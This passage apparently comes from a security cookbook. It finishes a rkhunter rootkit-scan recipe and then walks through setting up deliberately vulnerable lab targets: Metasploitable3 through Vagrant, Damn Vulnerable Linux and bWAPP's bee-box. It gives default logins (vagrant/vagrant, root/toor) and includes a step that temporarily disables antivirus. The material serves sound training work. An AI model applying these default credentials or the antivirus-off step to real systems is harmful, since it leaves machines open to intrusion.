
5. Make the following changes to the configuration files to allow updating.

```
sudo nano /etc/rkhunter.conf
```

6. From within the **nano** editor, find and change the following variables:

```
MIRRORS_MODE=0  
UPDATE_MIRRORS=1  
WEB_CMD=""
```

7. Press *Ctrl* + *X* and *Y* to save.



```

GNU nano 8.6
# it is present.
#
# This option has no default value.
#
#EPOCH_DATE_CMD=""
#
# This setting tells rkhunter the directory containing the available Linux
# kernel modules. If unset, this setting will be worked out by rkhunter, and
# so should not usually need to be set.
#
# This option has no default value.
#
#MODULES_DIR=""
#
# The following option can be set to a command which rkhunter will use when
# downloading files from the Internet - that is, when the '--update' or
# '--versioncheck' option is used. The command can take options.
#
# This allows the user to use a command other than the one automatically
# selected by rkhunter, but still one which it already knows about.
# For example:
#
#   WEB_CMD=curl
#
# Alternatively, the user may specify a completely new command. However, note
# that rkhunter expects the downloaded file to be written to stdout, and that
# everything written to stderr is ignored. For example:
#
#   WEB_CMD="/opt/bin/dlfile --timeout 5m -q"
#
# *BSD users may want to use the 'ftp' command, provided that it supports the
# HTTP protocol:
#
#   WEB_CMD="ftp -o -"
#
# This option has no default value.
#
WEB_CMD=""

#
# Set the following option to '1' if locking is to be used when rkhunter runs.
# The lock is set just before logging starts, and is removed when the program
# ends. It is used to prevent items such as the log file, and the file
# properties file, from becoming corrupted if rkhunter is running more than
# once. The mechanism used is to simply create a lock file in the LOCKDIR
# directory. If the lock file already exists, because rkhunter is already
# running, then the current process simply loops around sleeping for 10 seconds

```

[^]G Help [^]O Write Out [^]F Where Is [^]K Cut [^]T Execute [^]C Lo
[^]X Exit [^]R Read File [^]\ Replace [^]U Paste [^]J Justify [^]/ Go

Figure 1.31 – Nano save buffer

8. Now update rkhunter using the following:

```
sudo rkhunter --update
```

```

Session Actions Edit View Help

(kali@kali)-[~]
$ sudo rkhunter --update
[ Rootkit Hunter version 1.4.6 ]

Checking rkhunter data files ...
Checking file mirrors.dat [ Updated ]
Checking file programs.bad.dat [ No update ]
Checking file backdoorports.dat [ No update ]
Checking file suspscan.dat [ No update ]
Checking file i18n/cn [ Skipped ]
Checking file i18n/de [ Skipped ]
Checking file i18n/en [ No update ]
Checking file i18n/tr [ Skipped ]
Checking file i18n/tr.utf8 [ Skipped ]
Checking file i18n/zh [ Skipped ]
Checking file i18n/zh.utf8 [ Skipped ]
Checking file i18n/ja [ Skipped ]

(kali@kali)-[~]
$

```

Figure 1.32 – rkhunter update

- Now that the update is complete, run it to check for issues.

```
sudo rkhunter --check
```

```

Session Actions Edit View Help

Performing system boot checks
Checking for local host name [ Found ]
Checking for system startup files [ Found ]
Checking system startup files for malware [ None found ]

Performing group and account checks
Checking for passwd file [ Found ]
Checking for root equivalent (UID 0) accounts [ None found ]
Checking for passwordless accounts [ None found ]
Checking for passwd file changes [ None found ]
Checking for group file changes [ None found ]
Checking root account shell history files [ None found ]

Performing system configuration file checks
Checking for an SSH configuration file [ Found ]
Checking if SSH root access is allowed [ Warning ]
Checking if SSH protocol v1 is allowed [ Not set ]
Checking for other suspicious configuration settings [ None found ]
Checking for a running system logging daemon [ Found ]
Checking for a system logging configuration file [ Found ]

Performing filesystem checks
Checking /dev for suspicious file types [ Warning ]
Checking for hidden files and directories [ Warning ]

[Press <ENTER> to continue]

System checks summary
=====
File properties checks ...
Files checked: 144
Suspect files: 1

Rootkit checks ...
Rootkits checked : 498
Possible rootkits: 2

Applications checks ...
All checks skipped

The system checks took: 3 minutes and 26 seconds

All results have been written to the log file: /var/log/rkhunter.log

One or more warnings have been found while checking the system.
Please check the log file (/var/log/rkhunter.log)

(kali@kali)-[~]
$

```

Figure 1.33 – rkhunter check

10. Once complete, you can use the nano editor to explore the log file and analyze any warnings using the following.

```
sudo nano /var/log/rkhunter.log
```

11. Now close the terminal window.

How it works...

Both rkhunter and chkrootkit are popular tools for testing a Linux system's integrity against exploits and rootkits. We installed each tool, ensured it was up to date, ran it, and investigated the output.

There is more...

You can get more information about each tool on their respective websites: <https://rkhunter.sourceforge.net/> and <https://www.chkrootkit.org/>.

Installing Metasploitable3 Linux and Windows VMs

In this recipe, you will add machines that you can use for targets by installing Metasploitable3 VMs. Metasploitable3 Linux and Windows machines are vulnerable VMs designed for penetration testing and security research. Built by Rapid7, Metasploitable3 has outdated software, misconfigurations, and security vulnerabilities.

It is a practical environment for users to explore and exploit various security flaws and is effective for vulnerability scanning, exploitation, privilege escalation, and post-exploitation activities. It also provides an ideal platform to practice attack vectors and tools such as Kali Linux. Using this VM helps you identify and exploit weaknesses in Linux and Windows operating systems.

Getting ready...

You need the following to complete this recipe:

- VirtualBox shut down
- A stable internet connection
- Temporarily disabled antivirus
- 80 GB of free disk space

How to do it...

1. Open your web browser and navigate to https://developer.hashicorp.com/vagrant/install?product_intent=vagrant.
2. Find the appropriate download for your host and download **Vagrant**.




Figure 1.34 – Vagrant download

3. Once the file has been downloaded, close your web browser. Navigate to the Vagrant file you downloaded and double-click it to begin installation.
4. Accept the license agreement and click **Install**.
5. Once the installation is completed, click **Finish**.
6. You will then be asked to reboot – select **Yes** to reboot the host.
7. Once the host computer is back up, log in and open the **command prompt**.



Tip

A quick way to open a **command window** is to type **command** or **cmd** into the search window.

8. Navigate to your default VM location from within the command window. In this example, it's on the D: drive. From there, we must add a new workplace directory, naming it `metasploitable3-workplace`, and `cd` into it, as shown.


```
d:
cd kali_cb_vms
mkdir metasploitable3-workplace
cd metasploitable3-workplace
```

9. Now, download the Vagrant file, which will be used to create our VMs using the following.

```
powershell Invoke-WebRequest -Uri "https://raw.githubusercontent.com/rapid7/metasploitable3/master/Vagrantfile" -OutFile "Vagrantfile"
```

10. Once the Vagrant file has been downloaded, you can bring the VMs online with the following command:

```
vagrant up
```



```
Administrator: Command Prompt - vagrant up
'ls' is not recognized as an internal or external command,
operable program or batch file.

D:\Virtual Machines>cd metasploitable3-workplace

D:\Virtual Machines\metasploitable3-workplace>powershell Invoke-WebRequest -Uri "https://raw.githubusercontent.com/rapid7/metasploitable3/master/Vagrantfile" -OutFile "Vagrantfile"

D:\Virtual Machines\metasploitable3-workplace>vagrant up
Bringing machine 'ub1404' up with 'virtualbox' provider...
Bringing machine 'win2k8' up with 'virtualbox' provider...
==> ub1404: Box 'rapid7/metasploitable3-ub1404' could not be found. Attempting to find and install...
ub1404: Box Provider: virtualbox
ub1404: Box Version: >= 0
==> ub1404: Loading metadata for box 'rapid7/metasploitable3-ub1404'
ub1404: URL: https://vagrantcloud.com/api/v2/vagrant/rapid7/metasploitable3-ub1404
==> ub1404: Adding box 'rapid7/metasploitable3-ub1404' (v0.1.12-weekly) for provider: virtualbox
ub1404: Downloading: https://vagrantcloud.com/rapid7/boxes/metasploitable3-ub1404/versions/0.1.12-weekly/providers/virtualbox/unknown/vagrant.box
ub1404:
==> ub1404: Successfully added box 'rapid7/metasploitable3-ub1404' (v0.1.12-weekly) for 'virtualbox'!
==> ub1404: Importing base box 'rapid7/metasploitable3-ub1404'...
==> ub1404: Matching MAC address for NAT networking...
==> ub1404: Checking if box 'rapid7/metasploitable3-ub1404' version '0.1.12-weekly' is up to date...
==> ub1404: Setting the name of the VM: Metasploitable3-ub1404
==> ub1404: Clearing any previously set network interfaces...
==> ub1404: Preparing network interfaces based on configuration...
ub1404: Adapter 1: nat
ub1404: Adapter 2: hostonly
==> ub1404: Forwarding ports...
ub1404: 22 (guest) => 2222 (host) (adapter 1)
==> ub1404: Running 'pre-boot' VM customizations...
==> ub1404: Booting VM...
==> ub1404: Waiting for machine to boot. This may take a few minutes...
ub1404: SSH address: 127.0.0.1:2222
ub1404: SSH username: vagrant
ub1404: SSH auth method: password
ub1404:
ub1404: Inserting generated public key within guest...
ub1404: Removing insecure key from the guest if it's present...
ub1404: Key inserted! Disconnecting and reconnecting using new SSH key...
==> ub1404: Machine booted and ready!
```

Figure 1.35 – Vagrant up

The process will take a significant amount of time, and there will be some warnings generated due to configuring a host-only network before installing Metasploitable3.

11. Once complete, launch VirtualBox by double-clicking the icon on your desktop.
12. You will notice two new VMs from **VirtualBox Manager** with names beginning with **metasploitable3**.

If either of those VMs is running, you will want to shut them down. The easiest way is to select the VM and right-click and select Stop, and click **Shutdown**.




Figure 1.36 – Stop VMs

13. When asked if you really want to do this, click **Shutdown**.
14. Clean up the host-only network by selecting the **options** icon on tools and clicking **Network**.




Figure 1.37 – VirtualBox networking

15. Now, if you see two VirtualBox host-only Ethernet adapters, then remove the second one that has the suffix #2 by selecting it and clicking **Remove**.

Now, to clean up each VM, we select the VM and click on the **Network** icon.

16. Check each network adapter. The only one that should be enabled is **Adapter 1**, and it should be connected to the host-only Ethernet adapter. When finished, click **OK**. Do this for each of the Metasploitable3 VMs.




Figure 1.38 – VM network settings

17. Now, you may launch each VM and try logging into each. For the Linux workstation, the username and password are `vagrant`. For the Windows machine, both the administrator and Vagrant user's password are `vagrant`.

**Note**

Remember not to expose vulnerable machines directly to the internet.

18. Once complete, shut down the VM as before by using the **Shutdown** option.

How it works...

Vagrant is an open source software product for building and maintaining virtualized development environments. Vagrant was used to deploy the pre-built Metasploitable3 VMs within VirtualBox quickly and straightforwardly.

There is more...

Vagrant is a useful tool, and I would recommend reviewing the website for additional information on useful options as you continue with the lab:

<https://developer.hashicorp.com/vagrant/intro>

There is plenty of useful information on the Metasploitable3 GitHub pages located at <https://github.com/rapid7/metasploitable3?tab=readme-ov-file> and <https://github.com/rapid7/metasploitable3>, and specific information about the vulnerabilities can be found on the wiki at <https://github.com/rapid7/metasploitable3/wiki/Vulnerabilities>.

Installing Damn Vulnerable Linux (DVL)

In this recipe, we will walk through the steps to install **Damn Vulnerable Linux (DVL)** 1.5. DVL is an older, insecure Linux distribution designed as a training ground for learning about cybersecurity, ethical hacking, and system vulnerabilities. Unlike standard Linux distributions, DVL is loaded with outdated, misconfigured, and vulnerable software. This makes it an ideal platform for practicing various attack techniques and learning how to secure systems against them. The vulnerabilities range across multiple domains, including web application flaws, buffer overflows, SQL injection, and weak cryptography.

Although this is an older image, it is still a valuable example of how to load a live ISO image in your hacking lab. Some images will come in this form, so it's essential to understand how to work with live images.

Getting ready...

You need the following to complete this recipe:

- VirtualBox interface up and running
- A stable internet connection

How to do it...

1. From your web browser, navigate to <https://www.VulnHub.com/entry/damn-vulnerable-linux-dvl-15-infectious-disease,1/>.
2. Scroll down and select **DVL_1.5_Infectious_Disease.iso**.
3. Once the download completes, navigate to your default VM directory and create a folder called ISOs.
4. Move the DVL image into the ISOs folder.
5. From **VirtualBox Manager**, select **Add**, name your VM DVL 1.5, and adjust the **ISO Image** to point to the file you just downloaded and moved. Under **Type**, select **Linux**, for **Subtype**, select **Linux 2.4**, and for **Version**, select **Linux 2.4 (64-bit)**.




Figure 1.39 – Add DVL VM

6. Move to **Hard Disk**, select **Do Not Add a Virtual Hard Disk**, and click **Finish**.
7. While the **DVL 1.5 VM** is selected, click **Network**.




Figure 1.40 – DVL VM networking

8. From the **DVL 1.5 | Settings** screen, for **Adapter 1**, choose **Host-only Adapter** in the **Attached to** dropdown and click **OK**.




Figure 1.41 – DVL host-only network

9. Now start the VM and log in with the username root and the password toor.

```

texhash: Done.

=====
Welcome to Damn Vulnerable Linux Strychnine
Never run this distribution in any production environment!
IITAC is not responsible for any losses of any kind!
Commercial usage needs a specific license!
=====

The system is up and running now.

Login as "root", with password "toor", both without quotes, lowercase.

After you login, try the following commands:

startx ... to run Xwindow system in VESA mode 1024x768 at 75Hz (KDE)
flux .... to run Xwindow system in VESA mode 1024x768 at 75Hz (FluxBox)
xconf ... to autoconfigure your graphics card for better performance
ati .... to autoconfigure ati drivers (download ati.lzm required)
Other commands you may find useful (for experts only!):

configsave/configrestore ... to save and restore all filesystem changes
fileswap .... to create special file for swapping RAM to your harddisk

When finished, use "poweroff" or "reboot" command and wait until it completes
=====
This distro is based on BackTrack 2.0 Final
=====
bt login: root
Password: ****
bt ~ #

```

Training Environment for IT-Security & IT-Anti-Security

Figure 1.42 – DVL login

10. When finished, you may power off the VM by typing the following:

```
poweroff
```



Tip

DVL running as a live image will not persist changes across reboots. You will always be booting the system back to its original configuration.

How it works...

DVL is a live image that operates purely from an ISO image. In the manner we set it up, it operates in a non-persistent way, which means every time you reboot the machine, you are presented with the same starting position.

There is more...

Although DVL has been discontinued, there are still plenty of resources on the web if you choose to explore this further.

Installing and setting up bWAPP via bee-box

In this recipe, we will install another vulnerable target machine, called **BWAPP** – short for **Buggy Web Application**. BWAPP is a deliberately insecure web application created to help professionals learn about web vulnerabilities and security issues. BWAPP contains many vulnerabilities, including those listed in the OWASP Top 10, making it a great tool for practicing and understanding different types of web security threats within a secure learning platform.

The vulnerabilities in BWAPP are designed to mimic real-world scenarios, enabling pen testers to simulate attacks and see the threats firsthand.

Getting ready...

You need the following to complete this recipe:

- VirtualBox interface up and running
- A stable internet connection

How to do it...

1. In your web browser, navigate to <https://www.itsecgames.com/>.
2. Click **Download**.




Figure 1.43 – BWAPP Download

3. In the **Download** section, select the download option for bee-box.




Figure 1.44 – bee-box download

4. This will redirect you to SourceForge. Here, click on **bee-box_v1.6.7z** to download it.

